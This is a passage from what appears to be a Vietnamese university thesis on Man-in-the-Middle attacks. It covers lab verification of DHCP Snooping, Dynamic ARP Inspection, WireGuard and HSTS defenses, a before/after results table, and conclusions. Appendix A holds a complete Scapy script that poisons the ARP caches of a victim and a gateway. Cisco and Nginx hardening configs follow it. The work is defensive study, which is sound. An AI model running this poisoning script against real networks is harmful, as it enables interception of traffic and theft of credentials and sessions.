Switch(config)# ip dhcp snooping vlan 10
Switch(config)# interface GigabitEthernet 1/0/1
Switch(config-if)# ip dhcp snooping trust
Switch(config-if)# exit
```

Chạy lại tấn công Rogue DHCP Server: Kẻ tấn công trên Kali khởi động dịch vụ máy chủ DHCP lậu trên cổng `FastEthernet 1/0/2` (cổng Untrusted).

- Khi máy Victim phát gói tin DHCP Discover, Rogue DHCP Server gửi gói tin `DHCP Offer`.
- Switch phát hiện gói phản hồi DHCP xuất phát từ cổng Untrusted và **lập tức tiêu hủy (Drop)**.
- Lệnh kiểm tra trên Switch `show ip dhcp snooping statistics` ghi nhận:

```
Packets Dropped on Untrusted Ports: 24
DHCP Offer packets dropped: 24
```

Nạn nhân chỉ nhận được cấu hình IP từ Gateway hợp pháp. Tấn công DHCP Spoofing bị chặn đứng hoàn toàn.

3.4.3 Kiểm chứng 3: Cấu hình Dynamic ARP Inspection (DAI)

Tiến hành kích hoạt tính năng kiểm tra ARP động trên Switch dựa trên cơ sở dữ liệu của DHCP Snooping:

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# interface GigabitEthernet 1/0/1
Switch(config-if)# ip arp inspection trust
Switch(config-if)# exit
Switch(config)# interface FastEthernet 1/0/2
Switch(config-if)# ip arp inspection limit rate 15
```

Chạy lại tấn công ARP Cache Poisoning: Kẻ tấn công trên Kali chạy lại lệnh `arpspoof` để gửi các gói tin ARP Reply giả mạo.

- Switch chặn bắt từng gói ARP đi vào cổng `Fa1/0/2`, đối chiếu trường `(Sender MAC, Sender IP)` với DHCP Snooping Binding Table.
- Nhận thấy gói tin tuyên bố IP `192.168.10.1` nhưng lại mang địa chỉ MAC của Kali (`00:0C:29:CC:DD:50`), Switch lập tức **Drop gói tin**.
- Nhật ký hệ thống trên Switch ghi nhận liên tục các thông điệp cảnh báo vi phạm:

```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 invalid ARPs (Req) on Fa1/0/2,
   vlan 10.
   ([000c.29cc.dd50/192.168.10.50/0000.0000.0000/192.168.10.1/])
```

- Kiểm tra bảng ARP Cache trên máy Victim 1 bằng lệnh `arp -a`: Địa chỉ MAC của Gateway vẫn là `00-50-79-66-68-01` hoàn toàn chính xác. Bảng ARP không hề bị nhiễm độc. Tấn công ARP Spoofing bị **loại bỏ tận gốc**.

3.4.4 Kiểm chứng 4: Thiết lập kết nối đường hầm mã hóa VPN

Triển khai dịch vụ VPN WireGuard giữa máy trạm Victim 1 và Gateway Router. Sau khi kết nối VPN được thiết lập (giao diện mạng ảo `wg0` được kích hoạt), kẻ tấn công kích hoạt Wireshark bắt gói tin trên đường truyền mạng LAN.

- Nạn nhân đăng nhập và truyền tải tệp tin dung lượng lớn qua dịch vụ nội bộ.

- Trên Wireshark của máy tấn công, 100% các gói tin thu được đều là các gói tin giao thức **WireGuard UDP cổng 51820** với dữ liệu đã được mã hóa bằng thuật toán ChaCha20-Poly1305.
- Kẻ tấn công không thể đọc được nội dung gói tin, không thể xác định URL mà nạn nhân đang truy cập và không thể can thiệp chỉnh sửa dữ liệu.

3.4.5 Kiểm chứng 5: Vận hành hệ thống giám sát và cảnh báo ARP bất thường

Kích hoạt công cụ giám sát ARP tự động trên máy chủ mạng (`arp_monitor_detector.py`). Khi có bất kỳ gói ARP giả mạo nào lọt qua hoặc xuất hiện hành vi thay đổi địa chỉ MAC đột ngột của Gateway, công cụ lập tức phát hiện sự xung đột (*MAC Flapping / Collision*) và gửi cảnh báo âm thanh, ghi nhật ký an ninh và gửi thông báo tức thời cho đội ngũ quản trị mạng.

3.5 Bảng tổng hợp đối sánh kết quả định lượng thực nghiệm

Bảng 3.2 trình bày kết quả đo kiểm định lượng đối sánh toàn diện trước và sau khi kích hoạt các giải pháp phòng chống tấn công Man-in-the-Middle.

Bảng 3.2. Bảng đối sánh kết quả thực nghiệm trước và sau khi kích hoạt giải pháp phòng chống

Kịch bản kiểm thử	**Chỉ số đo lường**	**Trước phòng vệ (Mặc định)**	**Sau khi kích hoạt giải pháp**
ARP Cache Poisoning	Tỷ lệ làm sai lệch bảng ARP nạn nhân	100% (Nhiễm độc sau 1.2s)	**0%** (Bị Switch DAI Drop toàn bộ)
Đánh cắp mật khẩu HTTP	Số tài khoản bắt được dạng bản rõ	10/10 lần thử nghiệm	**0/10** (HTTPS mã hóa TLS 1.3)
Rogue DHCP Server	Nạn nhân nhận IP từ DHCP lậu	90% (Do Rogue DHCP nhanh hơn)	**0%** (Bị DHCP Snooping Drop trên cổng)
SSL Stripping	Hạ cấp thành công kết nối HTTPS	10/10 lần (Bettercap)	**0/10** (HSTS chặn hạ cấp tại máy khách)
Cookie / Session Theft	Tỷ lệ chiếm quyền phiên làm việc	100% (Lấy được PHPSESSID)	**0%** (Secure/HttpOnly + TLS mã hóa)
Khai thác qua VPN	Tỷ lệ nội dung bị giải mã trên mạng	100% (Đọc được toàn bộ)	**0%** (100% gói tin là UDP mã hóa)

3.6 Tổng kết chương

Thông qua việc thiết kế mô hình phòng thử nghiệm chuẩn hóa gồm 5 thành phần mạng và triển khai thực nghiệm cả hai chiều tấn công — phòng thủ, đề tài đã chứng minh một cách thuyết phục rằng:

1. Các kỹ thuật tấn công Man-in-the-Middle là cực kỳ nguy hiểm, dễ dàng thực thi trong các môi trường mạng thiếu cơ chế kiểm soát và gây rò rỉ dữ liệu nghiêm trọng.
2. Khi kết hợp các giải pháp phòng vệ đa lớp bao gồm: **HTTPS/HSTS** ở tầng ứng dụng, **DAI & DHCP Snooping** ở tầng liên kết dữ liệu, và **VPN** ở tầng mạng, toàn bộ các vectơ tấn công MitM nguy hiểm nhất đều bị vô hiệu hóa hoàn toàn, đảm bảo tính an toàn, bảo mật và toàn vẹn của dữ liệu người dùng.

CHƯƠNG 4

KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

4.1 Kết quả đạt được của đề tài

Sau thời gian nghiên cứu nghiêm túc dưới sự hướng dẫn khoa học của TS. Lương Thái Ngọc, đề tài *"Nghiên cứu kỹ thuật khai thác và phòng chống tấn công Man-in-the-Middle"* đã hoàn thành toàn diện các mục tiêu đặt ra với những kết quả cụ thể:

1. **Về mặt hệ thống hóa lý thuyết:** Đã phân tích bản chất cơ chế của tấn công Man-in-the-Middle, bóc tách các điểm yếu cố hữu trong thiết kế của các giao thức nền tảng TCP/IP (ARP, DNS, DHCP, HTTP); nghiên cứu chuyên sâu 6 kỹ thuật dẫn đường lưu lượng phổ biến (ARP Spoofing, DNS Spoofing, DHCP Spoofing, ICMP Redirect, Rogue AP, SSL Stripping) cùng các kỹ thuật chiếm quyền phiên (Session Hijacking, Cookie Theft, Content Tampering).
2. **Về mặt xây dựng mô hình thử nghiệm:** Đã thiết kế và vận hành thành công mô hình phòng thử nghiệm mạng hoàn chỉnh gồm 5 thành phần: 01 máy tấn công Kali Linux, 02 máy nạn nhân (Windows 10 và Ubuntu), 01 Gateway định tuyến và 01 Web Server tích hợp các ứng dụng kiểm thử.
3. **Về mặt thực nghiệm khai thác (PoC):** Đã chứng minh tính khả thi và mức độ nguy hiểm của các cuộc tấn công thông qua việc thực hiện thành công kịch bản đầu độc ARP Cache, bắt trọn vẹn thông tin đăng nhập và Cookie phiên ở dạng bản rõ, chuyển hướng DNS giả mạo và hạ cấp kết nối HTTPS bằng SSL Stripping.
4. **Về mặt triển khai giải pháp phòng thủ và kiểm chứng:** Đã cấu hình và kiểm chứng hiệu quả thực tế của 5 giải pháp phòng thủ cốt lõi:
    - Kích hoạt HTTPS với tiêu đề HSTS nghiêm ngặt trên Web Server, vô hiệu hóa hoàn toàn kỹ thuật SSL Stripping.
    - Cấu hình DHCP Snooping và Dynamic ARP Inspection (DAI) trên Switch Cisco Catalyst, chặn đứng 100% các gói tin ARP đầu độc và DHCP giả mạo ngay tại cổng truy cập tầng 2.

- Thiết lập đường hầm VPN mã hóa đầu cuối WireGuard, bảo vệ tuyệt đối lưu lượng người dùng trước mọi hành vi nghe lén trong mạng nội bộ.
- Xây dựng kịch bản tự động giám sát, phát hiện xung đột MAC-IP theo thời gian thực.

4.2 Những đóng góp chính của đề tài

- **Đóng góp về mặt học thuật:** Cung cấp một tài liệu nghiên cứu có tính hệ thống cao, giải thích cặn kẽ từ nguyên lý hoạt động đến quy trình phân tích gói tin mạng của các hình thức tấn công MitM, làm tài liệu tham khảo giá trị cho sinh viên chuyên ngành Mạng máy tính và An ninh thông tin.
- **Đóng góp về mặt ứng dụng thực tiễn:** Cung cấp bộ cấu hình mẫu chuẩn hóa cho thiết bị mạng (Cisco Switch) và máy chủ web (Nginx), cùng bộ kịch bản kiểm thử mã nguồn mở sẵn sàng triển khai áp dụng vào thực tế để nâng cao năng lực an ninh cho mạng cơ quan, doanh nghiệp và trường học.

4.3 Hạn chế của đề tài

Mặc dù đã đạt được những kết quả đáng kể, đề tài vẫn còn tồn tại một số hạn chế nhất định:

- Mới chỉ triển khai thực nghiệm trong môi trường phòng thử nghiệm giả lập cục bộ, chưa đo kiểm tác động suy giảm hiệu năng khi kích hoạt tính năng DAI trên các hạ tầng mạng doanh nghiệp quy mô lớn (hàng ngàn thiết bị kết nối đồng thời).
- Các kỹ thuật tấn công mới trên giao thức IPv6 (như Rogue Router Advertisement, Neighbor Discovery Spoofing) chưa được đi sâu phân tích trong phạm vi đề tài này.

4.4 Hướng phát triển tiếp theo

Từ những kết quả và hạn chế nêu trên, các hướng nghiên cứu mở rộng trong tương lai bao gồm:

1. Mở rộng phạm vi nghiên cứu các kỹ thuật tấn công Man-in-the-Middle trên giao thức IPv6 và các cơ chế phòng vệ tương ứng (như IPv6 RA Guard, SEND — Secure Neighbor Discovery).

2. Nghiên cứu ứng dụng trí tuệ nhân tạo (Machine Learning / Deep Learning) trong việc phân tích hành vi lưu lượng mạng thời gian thực để phát hiện các cuộc tấn công MitM tinh vi mà các luật kiểm tra tĩnh truyền thống chưa nhận diện được.

3. Xây dựng mô-đun phần mềm phòng thủ tự động tích hợp công nghệ SDN (Software-Defined Networking) để cách ly tức thời cổng mạng vi phạm khi phát hiện tấn công.

TÀI LIỆU THAM KHẢO

[1] David C. Plummer. *An Ethernet Address Resolution Protocol: Converting Network Protocol Addresses to 48.bit Ethernet Address for Transmission on Ethernet Hardware*. RFC 826. Internet Engineering Task Force, 1982. DOI: 10.17487/RFC0826.

[2] Paul Mockapetris. *Domain Names - Implementation and Specification*. RFC 1035. Internet Engineering Task Force, 1987. DOI: 10.17487/RFC1035.

[3] Ralph Droms. *Dynamic Host Configuration Protocol*. RFC 2131. Internet Engineering Task Force, 1997. DOI: 10.17487/RFC2131.

[4] Franco Callegati, Walter Cerroni **and** Marco Ramilli. "Man-in-the-Middle Attacks to the HTTPS Protocol". **in***IEEE Security & Privacy*: 7.1 (2009), **pages** 78–81. DOI: 10.1109/MSP.2009.12.

[5] Moxie Marlinspike. "New Tricks for Defeating SSL in Practice". **in***Black Hat DC Conference*: 2009, **pages** 1–14. URL: https://thoughtcrime.org/papers/ssl-strip.pdf.

[6] Mohammed M. Alani. "Man-in-the-Middle Attacks: Concepts, Techniques, and Prevention". **in***International Journal of Computer Science and Network Security*: 14.11 (2014), **pages** 22–28.

[7] Jim Kurose **and** Keith Ross. *Computer Networking: A Top-Down Approach*. 8th. Pearson, 2021. ISBN: 978-0136681557.

[8] Gerald Combs **and** Wireshark Development Team. *Wireshark User's Guide*. Wireshark Foundation. 2024. URL: https://www.wireshark.org/docs/wsug_html_chunked/.

[9] Eric Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.3*. RFC 8446. Internet Engineering Task Force, 2018. DOI: 10.17487/RFC8446.

[10] Jeff Hodges, Collin Jackson **and** Adam Barth. *HTTP Strict Transport Security (HSTS)*. RFC 6797. Internet Engineering Task Force, 2012. DOI: 10.17487/RFC6797.

[11] Cisco Systems. *Configuring Dynamic ARP Inspection (DAI) and DHCP Snooping on Catalyst Switches*. Cisco Systems, Inc. 2022. URL: https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3750/software/release/12-2_55_se/configuration/guide/scg3750/swdynarp.html.

[12] William Stallings. *Cryptography and Network Security: Principles and Practice*. 8th. Pearson, 2023. ISBN: 978-0135764039.

PHỤ LỤC

Phụ lục A: Kịch bản Python Scapy thực hiện ARP Poisoning

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# Script PoC: ARP Cache Poisoning hai chieu dung Scapy
import time
import sys
from scapy.all import ARP, Ether, sendp, srp

def get_mac(ip, iface="eth0"):
    # Gui ban tin ARP Request tim MAC cua IP dich
    arp_req = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(op=1, pdst=ip)
    ans, _ = srp(arp_req, timeout=2, iface=iface, verbose=False)
    for snd, rcv in ans:
        return rcv.src
    return None

def spoof(target_ip, target_mac, spoof_ip, iface="eth0"):
    # Gui ban tin ARP Reply gia mao de dau doc ARP cache
    packet = Ether(dst=target_mac) / ARP(op=2, pdst=target_ip,
   hwdst=target_mac, psrc=spoof_ip)
    sendp(packet, iface=iface, verbose=False)

def restore(target_ip, target_mac, source_ip, source_mac, iface="eth0"):
    # Khoi phuc bang ARP ve trang thai chuan ban dau
    packet = Ether(dst=target_mac) / ARP(op=2, pdst=target_ip,
   hwdst=target_mac,
                                         psrc=source_ip,
   hwsrc=source_mac)
    sendp(packet, count=5, iface=iface, verbose=False)

if __name__ == "__main__":
    victim_ip = "192.168.10.10"
    gateway_ip = "192.168.10.1"
    iface = "eth0"

    vic_mac = get_mac(victim_ip, iface)
    gw_mac = get_mac(gateway_ip, iface)
    print(f"[*] Victim IP: {victim_ip} -> MAC: {vic_mac}")
```

```
    print(f"[*] Gateway IP: {gateway_ip} -> MAC: {gw_mac}")

    try:
        print("[*] Gui goi tin ARP Poisoning lien tuc... Nhan Ctrl+C de
   dung.")
        while True:
            spoof(victim_ip, vic_mac, gateway_ip, iface)
            spoof(gateway_ip, gw_mac, victim_ip, iface)
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[*] Dang khoi phuc lai bang ARP Cache cho cac may...")
        restore(victim_ip, vic_mac, gateway_ip, gw_mac, iface)
        restore(gateway_ip, gw_mac, victim_ip, vic_mac, iface)
        print("[+] Da khoi phuc an toan. Ket thuc kich ban.")
```

Phụ lục B: Cấu hình Cisco Switch cho DHCP Snooping và DAI

```
! 1. Cau hinh co ban tren Cisco Catalyst 3750
enable
configure terminal

! 2. Bat tinh nang DHCP Snooping toan cuc va tren VLAN 10
ip dhcp snooping
ip dhcp snooping vlan 10
no ip dhcp snooping information option

! 3. Cau hinh cong ket noi Gateway/DHCP Server la Trusted
interface GigabitEthernet 1/0/1
 description UPLINK-TO-GATEWAY-AND-DHCP-SERVER
 ip dhcp snooping trust
 ip arp inspection trust
 exit

! 4. Kich hoat tinh nang Dynamic ARP Inspection (DAI) tren VLAN 10
ip arp inspection vlan 10
ip arp inspection validate src-mac dst-mac ip

! 5. Cau hinh gioi han toc do goi ARP tren cong truy cap (Untrusted)
interface range FastEthernet 1/0/1 - 24
 description ACCESS-PORTS-USERS
 ip arp inspection limit rate 15
 exit

! 6. Luu cau hinh vao NVRAM
end
write memory
```

Phụ lục C: Cấu hình Nginx HTTPS hỗ trợ HSTS chuẩn bảo mật cao

```
server {
    listen 80;
    server_name portal.dthu.edu.vn;
    # Chuyen huong toan bo yeu cau HTTP sang HTTPS
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl http2;
    server_name portal.dthu.edu.vn;

    ssl_certificate /etc/ssl/certs/portal.dthu.edu.vn.crt;
    ssl_certificate_key /etc/ssl/private/portal.dthu.edu.vn.key;

    # Giao thuc va thuat toan mat ma an toan TLS 1.3
    ssl_protocols TLSv1.2 TLSv1.3;
    ssl_ciphers
   ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256;
    ssl_prefer_server_ciphers on;

    # Kich hoat tieu de HSTS ngan chan triet de SSL Stripping
    add_header Strict-Transport-Security "max-age=31536000;
   includeSubDomains; preload" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header X-Frame-Options "DENY" always;

    root /var/www/portal;
    index index.php index.html;
}
```